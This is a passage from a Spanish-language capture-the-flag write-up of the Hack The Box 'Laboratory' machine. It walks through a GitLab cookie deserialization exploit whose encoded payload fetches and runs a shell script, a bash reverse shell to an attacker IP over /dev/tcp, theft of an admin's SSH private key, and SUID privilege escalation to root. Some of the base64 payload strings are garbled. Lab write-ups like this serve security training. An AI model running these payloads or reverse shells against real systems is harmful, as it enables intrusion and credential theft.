LnNoIC1vTC90bXAvaW5mb2xhYi5zaCAmJiBjaG1vZCA3Nzcgl3RtcC9pbmZvbGFiLnNoICYmIGJhc2ggL3RtcC9pbmZvbGFiLnNoYCApLnRvX3MpOyBf
ZXJib3V0bjoGRUY6DkBlbmNvZGlzZ01l0g1FbmNvZGlzZwpVVEYtOAY7CkY6E0Bmc96ZW5fc3RyaW5nMD0oQGZpbGVuYW1lMD0MQGxpbmVub2kA0gxX
bWV0aG9kOgtYXN1bHQ6CUB2YXJJIGxAcmlvZDw0BjsKVDoQQRlCHJlY2F0b3JjJdTofQWN0aXZlU3VwcG9ydDo6RGVwcmVjYXRpb24ABjsKVA== -- bf
99fcd58928bdc831b49ffacd6a834593aba19b
⇒ nil
irb(main):022:0>

```

Abrimos nuestro terminal y creamos un archivo infolab.sh (usuario creado en Gitlab) con el siguiente contenido

```
bash -i >& /dev/tcp/10.10.14.26/8888 0>&1
```

Después iniciamos nuestro servidor con la herramienta **updog** en el puerto 80 (por ejemplo).



Directory: /home/kali

Choose a file...

Upload

Search:

Name	Size	Last Modified	
.bash_history	1 Bytes	Tue Feb 23 05:45:06 2021	View in browser
.bash_logout	220 Bytes	Tue Feb 23 05:36:11 2021	View in browser
.bashrc	4.659 KB	Thu Mar 18 14:48:43 2021	View in browser
.bashrc.original	3.443 KB	Tue Feb 23 05:36:11 2021	View in browser
.BurpSuite/	--	Sun Mar 28 17:37:29 2021	
.cache/	--	Wed Mar 31 07:26:07 2021	
.config/	--	Thu Mar 25 17:17:13 2021	
.dmrc	55 Bytes	Wed Mar 17 07:23:25 2021	View in browser

Y ponemos nuestro netcat/pwncat a la escucha en el puerto 8888 (por ejemplo)

```
(kali@kali)-[~]  
$ nc -lvp 8888  
listening on [any] 8888 ...
```

Después de prepararlo todo tenemos que hacer un petición mediante `curl` al servidor para obtener una `reverse` shell.

En `experimentation_subject_id=` tenemos que copiar nuestra cookie que hemos generado anteriormente en `gitlab-rails console`.

```
curl -k -vvv 'https://git.laboratory.htb/users/sign_in' -b  
"experimentation_subject_id=BAhv0kBBY3RpdmVTdXBwb3J00jpEZXBzZWVhdGlvbjo6RGVwcmVjYXR  
lZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBpbN0YW5jZW86CEVSQgs6EEBz  
YWZlX2xldmVsMDoJQHNY0kiAaJY29kaW5n0lVURi04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQuPDwoKCB  
gY3VyYCAxMC4xMC4xNC4yNi9pbmZvbGFjLnNoIC1vIC90bXAvaW5mb2xhYi5zaCAmJiBjaG1vZCA3Nzcgl3  
RtcC9pbmZvbGFjLnNoICYmIGJhc2ggL3RtcC9pbmZvbGFjLnNoYCApLnRvX3Mp0yBfZXJib3V0BjoGRUY6D  
kBlbmNvZGluZ0l10g1FbmNvZGluZwpVVEYt0AY7CkY6E0Bmc96ZW5fc3RyaW5nMDo0QGZpbGVuYW1lMDoM  
QGxpbnVub2kA0gxAbWV0aG9k0gtyZXN1bHQ6CUB2YXJJIGxAcmVzdWx0BjsKVD0QQGRlCHJlY2F0b3JJdTo  
fQWN0aXZlU3VwcG9ydDo6RGVwcmVjYXRpb24ABjsKVA==--  
bf99fcd58928bdc831b49ffacd6a834593aba19b"
```

Si tenemos suerte, obtendremos nuestra shell.....

```
* curl -v https://git.laboratory.htb/users/sign_in --experimentation.subject_id=BAHw0XB8BYjRqpdwT0XdbWJ300JpZxByZWmndUvjb6RoGwcwVjYXRlZC1uc3RhbmNlVmFwfWIyOVCcm4oQ6k0KbpbnNWYSj2WB6CVSgcgEEBzYXZ1dGVhdDQ3NHYkIAAAI2Y9KAwsM0VURl0cArlCl9lcmlxdjdxPdoKCbgYyvChxpBgPSARjyc7Jf9lcmJzdGpbWobZvbGFllNm0lClVC9BldXAvaSwmbzXhlSc2AcAMj1clNoYCnlnRxc3RltccC9pmzbVbGFllNm0YCApLnRxbG9FZXJlb3VObjoGRUVkd0klbmV2Gluz0LlgpfImbzZGI2vZVVVEYTA7CYKEBbcm96ZWsfc3RyaW5NMDoqcGpbWobZvbGFllNm0MQxpMbVub2AKoAbWAwG9kg0tyZXNlBHQ6UB2YXJjaGxAcnZwdXBwJscVkb0QQRRlchJlZF0BJ3JdtOfQwwNAZlU3VvcG9ydDBoRG9kcwcyYXRyb2ABjskVA==--bf9ffcd58928bdcb831b49ffcad6a83a593ab19b
```

```
* Connected to git.laboratory.htb (10.10.10.216) port 443 (#0)  
* ALPN, offering h2  
* ALPN, offering http/1.1  
* successfully set certificate verify locations:  
* CAfile: /etc/ssl/certs/ca-certificates.crt  
* Capath: /etc/ssl/certs  
* TLSv1.3 (OUT), TLS handshake, Client hello (1):  
* TLSv1.3 (IN), TLS handshake, Server hello (2):  
* TLSv1.3 (IN), TLS handshake, Encrypted Extensions (8):  
* TLSv1.3 (IN), TLS handshake, Certificate (11):  
* TLSv1.3 (IN), TLS handshake, CERT verify (15):  
* TLSv1.3 (IN), TLS handshake, Finished (20):  
* TLSv1.3 (OUT), TLS change cipher, Change cipher spec (1):  
* TLSv1.3 (OUT), TLS handshake, Finished (20):  
* SSL connection using TLSv1.3 / TLS_AES_256_GCM_SHA384  
* ALPN, server accepted to use http/1.1  
* Server certificate:  
* subject: CN=laboratory.htb  
* start date: Jul 5 10:39:28 2020 GMT  
* expire date: Mar 2 10:39:28 2024 GMT  
* issuer: CN=laboratory.htb  
* SSL certificate verify result: self signed certificate (18), continuing anyway.  
* GET /users/sign_in HTTP/1.1  
> Host: git.laboratory.htb  
User-Agent: curl/7.74.0  
Accept: */*  
Cookie: experimentation.subject_id=BAHw0XB8BYjRqpdwT0XdbWJ300JpZxByZWmndUvjb6RoGwcwVjYXRlZC1uc3RhbmNlVmFwfWIyOVCcm4oQ6k0KbpbnNWYSj2WB6CVSgcgEEBzYXZ1dGVhdDQ3NHYkIAAAI2Y9KAwsM0VURl0cArlCl9lcmlxdjdxPdoKCbgYyvChxpBgPSARjyc7Jf9lcmJzdGpbWobZvbGFllNm0lClVC9BldXAvaSwmbzXhlSc2AcAMj1clNoYCnlnRxc3RltccC9pmzbVbGFllNm0YCApLnRxbG9FZXJlb3VObjoGRUVkd0klbmV2Gluz0LlgpfImbzZGI2vZVVVEYTA7CYKEBbcm96ZWsfc3RyaW5NMDoqcGpbWobZvbGFllNm0MQxpMbVub2AKoAbWAwG9kg0tyZXNlBHQ6UB2YXJjaGxAcnZwdXBwJscVkb0QQRRlchJlZF0BJ3JdtOfQwwNAZlU3VvcG9ydDBoRG9kcwcyYXRyb2ABjskVA==--bf9ffcd58928bdcb831b49ffcad6a83a593ab19b  
  
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):  
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):  
* old SSL session ID is stale, removing
```

Booumm! ya estamos dentro de Gitlab!

Llegamos a este punto, en el servidor donde está instalado Gitlab podemos ejecutar `gitlab-rails console` para poder cambiar la contraseña del administrador.

Primero, nos bajamos un shell dentro del entorno de Gitlab.

```
python3 -c 'import pty; pty.spawn("/bin/sh")'
```

Y ejecutamos `gitlab-rails console`

Investigamos un poco en internet y encontramos un enlace interesante para resetear el password del admin https://docs.gitlab.com/12.10/ee/security/reset_root_password.html

Primero vamos a ejecutar un comando para saber quién es el admin

```
u = User.where(id:1).first
```

```
irb(main):001:0> u = User.where(id:1).first
u = User.where(id:1).first
=> #<User id:1 @dexter>
irb(main):002:0> 
```

Ahora que sabemos que dexter es el admin de laboratory.htb (CEO de Laboratory) vamos a resetear su contraseña, en mi caso he puesto la misma contraseña de la cuenta que cree en git.laboratory.htb

Ahora nos dirigimos a `git.laboratory.htb` y nos logeamos con Dexter y la contraseña que hemos cambiado.



GitLab Community Edition

Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Register

Username or email

dexter

Password

••••••••••

☐ Remember me

[Forgot your password?](#)

Sign in

Una vez dentro, buscamos en los proyectos y carpetas que tiene creados dexter

GitLab

Projects

Groups

More

Search or jump to...

Projects

New project

Your projects

Starred projects

Explore projects

Filter by name...

Last updated

All

Personal

S

Dexter McPherson / **SecureWebsite**

Maintainer

100% unhackable HTML&CSS based website

★ 0 Y 0 I 0 D 1

Updated 4 months ago

S

Dexter McPherson / **SecureDocker**


Maintainer

CONFIDENTIAL - Secure docker configuration for homelab. Also some personal stuff, I'll figure that out lat...


★ 0 Y 0 I 0 D 0

Updated 4 months ago

En el segundo repositorio encontramos una carpeta con contenido personal



vamos a dexter > .ssh > id_rsa y abrimos el archivo.



copiamos su contenido y creamos un archivo con `nano` para conectarnos por `ssh` no sin antes dar permisos al archivo `chmod 600 id_rsa`

Nos conectamos por ssh con nuestro pwncat

```

(kali@kali)~[/htb/laboratory]
$ pwncat -i ./id_rsa dexter@10.10.10.216
[08:10:04] warning: 10.10.10.216: not found in database
[08:10:08] new host w/ hash 8b45e6ab3380d9cc0d7aba5fb883519f
[08:10:13] pwncat running in /usr/bin/bash
[08:10:14] pwncat is ready 🚩
[08:10:17] user not found in database; not storing password
connect.py:209
victim.py:321
victim.py:354
victim.py:771
connect.py:348

```

Ya tenemos nuestra shell y podemos capturar nuestra primera bandera.

```

(remote) dexter@laboratory:/home/dexter$ ls -al
total 40
drwxr-xr-x 6 dexter dexter 4096 Oct 22 08:42 .
drwxr-xr-x 3 root root 4096 Jun 26 2020 ..
lrwxrwxrwx 1 root root 9 Jul 17 2020 .bash_history -> /dev/null
-rw-r--r-- 1 dexter dexter 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 dexter dexter 3771 Feb 25 2020 .bashrc
drwx----- 2 dexter dexter 4096 Jun 26 2020 .cache
drwx----- 2 dexter dexter 4096 Oct 22 08:14 .gnupg
drwxrwxr-x 3 dexter dexter 4096 Jun 26 2020 .local
-rw-r--r-- 1 dexter dexter 807 Feb 25 2020 .profile
drwx----- 2 dexter dexter 4096 Jun 26 2020 .ssh
-r--r----- 1 root dexter 33 Apr 1 12:16 user.txt
(remote) dexter@laboratory:/home/dexter$

```

Ahora toca escalar privilegios, por lo que, lo primero que vamos a hacer es ejecutar el comando `sudo -l` desgraciadamente desconocemos la contraseña de dexter en esta máquina y las credenciales de Gitlab no nos funcionan aquí.

Nada más lejos que venirnos abajo, subimos a la máquina víctima `linpeas.sh` en el directorio `tmp` de dexter, también podemos utilizar `linenum` pero vamos a utilizar el primero.

```

(remote) dexter@laboratory:/home/dexter$ cd /tmp
(remote) dexter@laboratory:/tmp$
[08:32:00] local terminal restored
(local) pwncat$ upload /opt/linux/linpeas.sh
./linpeas.sh
[08:32:14] uploaded 317.40KiB in 1.70 seconds
(local) pwncat$
[08:32:18] pwncat is ready 🚩

(remote) dexter@laboratory:/tmp$ ls
linpeas.sh
systemd-private-b31b189620fb4ea8b1c20ced22c63474-apache2.service-pVlx1g
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-logind.service-IlQapf
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-resolved.service-xxFANI
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-timesyncd.service-tZCehg
vmware-root_867-3988621819
(remote) dexter@laboratory:/tmp$ chmod +x linpeas.sh
(remote) dexter@laboratory:/tmp$ ls
linpeas.sh
systemd-private-b31b189620fb4ea8b1c20ced22c63474-apache2.service-pVlx1g
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-logind.service-IlQapf
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-resolved.service-xxFANI
systemd-private-b31b189620fb4ea8b1c20ced22c63474-systemd-timesyncd.service-tZCehg
vmware-root_867-3988621819
(remote) dexter@laboratory:/tmp$

```

Nos arroja muchísima información sobre la escalada de privilegios, nos quedamos con algunas opciones interesantes para investigar, la que más nos llama la atención es la posibilidad de escalar privilegios mediante SUID

-rwsr-xr-x	1	root	root	39K	Mar 7 2020	/usr/bin/fusermount	
-rwsr-xr-x	1	root	root	39K	Apr 2 2020	/usr/bin/umount	→ BSD/Linux(08-1996)
-rwsr-xr-x	1	root	root	67K	Apr 2 2020	/usr/bin/su	
-rwsr-xr-x	1	root	root	55K	Apr 2 2020	/usr/bin/mount	→ Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x	1	root	root	419K	May 26 2020	/snap/core/9804/usr/lib/openssh/ssh-keysign	
-rwsr-xr-x	1	root	root	419K	May 26 2020	/snap/core/9665/usr/lib/openssh/ssh-keysign	
-rwsr-xr-x	1	root	root	67K	May 28 2020	/usr/bin/passwd	→ Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x	1	root	root	44K	May 28 2020	/usr/bin/newgrp	→ HP-UX_10.20
-rwsr-xr-x	1	root	root	87K	May 28 2020	/usr/bin/gpasswd	
-rwsr-xr-x	1	root	root	52K	May 28 2020	/usr/bin/chsh	
-rwsr-xr-x	1	root	root	84K	May 28 2020	/usr/bin/chfn	→ SuSE_9.3/10
-rwsr-xr-x	1	root	root	463K	May 29 2020	/usr/lib/openssh/ssh-keysign	
-rwsr-xr--	1	root	messagebus	51K	Jun 11 2020	/usr/lib/dbus-1.0/dbus-daemon-launch-helper	
-rwsr-xr--	1	root	systemd-resolve	42K	Jun 11 2020	/snap/core18/1885/usr/lib/dbus-1.0/dbus-daemon-launch-helper	
-rwsr-xr--	1	root	systemd-resolve	42K	Jun 11 2020	/snap/core18/1880/usr/lib/dbus-1.0/dbus-daemon-launch-helper	
-rwsr-xr--	1	root	systemd-resolve	42K	Jun 11 2020	/snap/core/9804/usr/lib/dbus-1.0/dbus-daemon-launch-helper	
-rwsr-xr--	1	root	systemd-resolve	42K	Jun 11 2020	/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper	
-rwsr-xr-x	1	root	root	128K	Jul 10 2020	/usr/lib/snapd/snap-confine	
-rwsr-xr-x	1	root	root	109K	Jul 10 2020	/snap/core/9665/usr/lib/snapd/snap-confine	
-rwsr-xr-x	1	root	root	109K	Jul 10 2020	/snap/snapd/8542/usr/lib/snapd/snap-confine	
-rwsr-xr-x	1	root	root	109K	Jul 29 2020	/snap/core/9804/usr/lib/snapd/snap-confine	
-rwsr-xr-x	1	root	root	109K	Jul 29 2020	/snap/snapd/8790/usr/lib/snapd/snap-confine	
-rwsr-xr-x	1	root	dexter	17K	Aug 28 2020	/usr/local/bin/docker-security	
-rwsr-xr-x	1	root	root	163K	Jan 19 14:21	/usr/bin/sudo	→ /sudo\$

Nos llama la atención el archivo `docker-security` del usuario dexter con el propietario root.

Nos lo bajamos para analizarlo con IDA ya que al verlo con cat no está nada claro, parece que le dan permisos `chmod 700` y `chmod 660` a `chmod`?

```
(remote) dexter@laboratory:/$
[14:11:16] local terminal restored
(local) pwncat$ download /usr/local/bin/docker-security /home/kali
/usr/local/bin/docker-security 100.0% • 16.7/16.7 KB • ? • 0:00:00
[14:11:30] downloaded 16.33KiB in 0.32 seconds
(local) pwncat$ █ docker.sock
```

Tras analizar el binario nuestras sospechas se confirman, se le da permisos a `chmod`

```
00002000 01 00 02 00 00 00 00 00 63 68 6D 6F 64 20 37 30 .....chmod·70
00002010 30 20 2F 75 73 72 2F 62 69 6E 2F 64 6F 63 6B 65 0·/usr/bin/docke
00002020 72 00 00 00 00 00 00 00 63 68 6D 6F 64 20 36 36 r.....chmod·66
00002030 30 20 2F 76 61 72 2F 72 75 6E 2F 64 6F 63 6B 65 0·/var/run/docke
00002040 72 2E 73 6F 63 6B 00 00 01 1B 03 3B 3C 00 00 00 r.sock.....;<...
00002050 06 00 00 00 D8 EF FF FF 88 00 00 00 18 F0 FF FF .....
```



```

(kali@kali)-[~]
$ pwncat --listen -p 5555
[14:39:53] received connection from 10.10.10.216:55220
[14:39:54] new host w/ hash 8b45e6ab3380d9cc0d7aba5fb883519f
[14:39:56] pwncat running in /usr/bin/bash
[14:39:57] pwncat is ready 🐼

(remote) root@laboratory:/$ ls
bin  cdrom  etc  lib  lib64  lost+found  mnt  proc  run  snap  sys  usr
boot  dev  home  lib32  libx32  media  opt  root  sbin  srv  tmp  var
(remote) root@laboratory:/$ cd root
(remote) root@laboratory:/root$ ls
root.txt
(remote) root@laboratory:/root$ █

```

Recursos

resetear root password

https://docs.gitlab.com/12.10/ee/security/reset_root_password.html

Linux Privilege Escalation Using PATH Variable

<https://www.hackingarticles.in/linux-privilege-escalation-using-path-variable/>

LinPEAS

<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>

[Privesc Linux](#) [LFI](#) [RCE](#) [Path-Hijacking](#)